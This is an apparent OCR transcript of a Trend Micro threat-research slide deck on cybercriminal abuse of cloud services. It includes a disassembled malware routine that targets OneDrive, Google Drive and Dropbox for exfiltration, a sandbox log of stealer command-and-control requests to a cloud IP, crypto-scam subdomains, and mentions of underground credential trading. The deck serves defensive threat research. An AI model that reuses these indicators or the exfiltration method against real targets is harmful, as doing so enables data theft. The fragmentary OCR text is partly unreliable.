
2400 exposed

TREND MICRO



Leaky et

TREND MICRO



Certs in etcd

TREND MICRO

Cloud Masquerade

TLP:GREEN

Masquerade..

- Does traffic to these machines look suspicious?

```
NetRange:       13.64.0.0 - 13.107.255.255
CIDR:           13.104.0.0/14, 13.96.0.0/13, 13.64.0.0/11
NetName:        MSFT
NetHandle:      NET-13-64-0-0-1
Parent:         NET13 (NET-13-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   Microsoft Corporation (MSFT)
RegDate:        2015-03-26
```

Create your Azure free account today


Get started with 12 months of free services

Start free >

Or buy now >

Exfiltration

```
0x00403ab8      50              push eax
0x00403ab9      8d4db4          lea ecx, [local_4ch]
0x00403abc      c745e44f6e65.   mov dword [local_1ch], 0x44656e4f    ; 'OneD'
0x00403ac3      c745e8726976.   mov dword [local_18h], 0x65766972    ; 'rive'
0x00403aca      c645ec00        mov byte [local_14h], 0
0x00403ace      c745d0476f6f.   mov dword [local_30h], 0x676f6f47    ; 'Goog'
0x00403ad5      c745d46c6544.   mov dword [local_2ch], 0x7244656c    ; 'leDr'
0x00403adc      c745d8697665.   mov dword [local_28h], 0x657669    ; 'ive'
0x00403ae3      c745dc44726f.   mov dword [local_24h], 0x706f7244    ; 'Drop'
0x00403aea      c745e0426f78.   mov dword [local_20h], 0x786f42    ; 'Box'
0x00403af1      c645cc7c        mov byte [local_34h], 0x7c    ; '|' ; 124
0x00403af5      e8d6e3ffff      call fcn.00401ed0             ;[1]
```



Clouds - widely adopted by cybercriminals

HTTP Requests (4)

Method	URL	Response	Dest. IP	Dest. Port	-	Severity
POST	35.228.215.155/gate/log.php	200	35.228.215.155	80	-	UNKNOWN
GET	http://35.228.215.155/gate/sqlite3.dll	200	35.228.215.155	80	-	WHITELISTED
GET	http://35.228.215.155/gate/libs.zip	200	35.228.215.155	80	-	UNKNOWN
POST	35.228.215.155/file_handler/file.php?hash=856cab3f42f5050...	200	35.228.215.155	80	-	UNKNOWN


```
< content-disposition: attachment;filename="iB/RVUPtZft9dh9wcac+mrgDklUSVn2cPCMUFLCJc0ywvQ==.txt";filename*=UTF-8''iB%2
FRVUPtZft9dh9wcac+mrgDklUSVn2cPCMUFLCJc0ywvQ%3D%3D.txt
< date: Wed, 08 Apr 2020 07:23:27 GMT
< expires: Wed, 08 Apr 2020 07:23:27 GMT
< cache-control: private, max-age=0
< x-goog-hash: crc32c=AAAAAA==
< content-length: 0
```

35.228.183.206:80 POST /gate/log.php POST /gate/log.php HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 159 Host: 35.228.183.206 More Details

TLP:GREEN

TREND MICRO

Badness breakdown by ASN




TLP:GREEN

Cloud in Underground


TLP:GREEN

Free Google Cloud instances




TLP:GREEN

Sale of cloud instances




Credentials trade



TLP:GREEN

“other” clouds




cryptopromo.kissr.com
ethgive.kissr.com
ether_promo.kissr.com
check-ethpayments1.kissr.com
ethereum-giveaway.kissr.com

TLP:GREEN

And the last note..

Remember that a “cloud” Is just someone else’s computer?

TLP:GREEN




TLP:GREEN

a blackhat's True Cloud

SKY-FRAUD.RU
CARDING | HACKING | SECURITY

ASNs



TLP:GREEN

Questions?
@fygrave or
Fyodor_yarochkin@
trendmicro.com

TLP:GREEN

TREND MICRO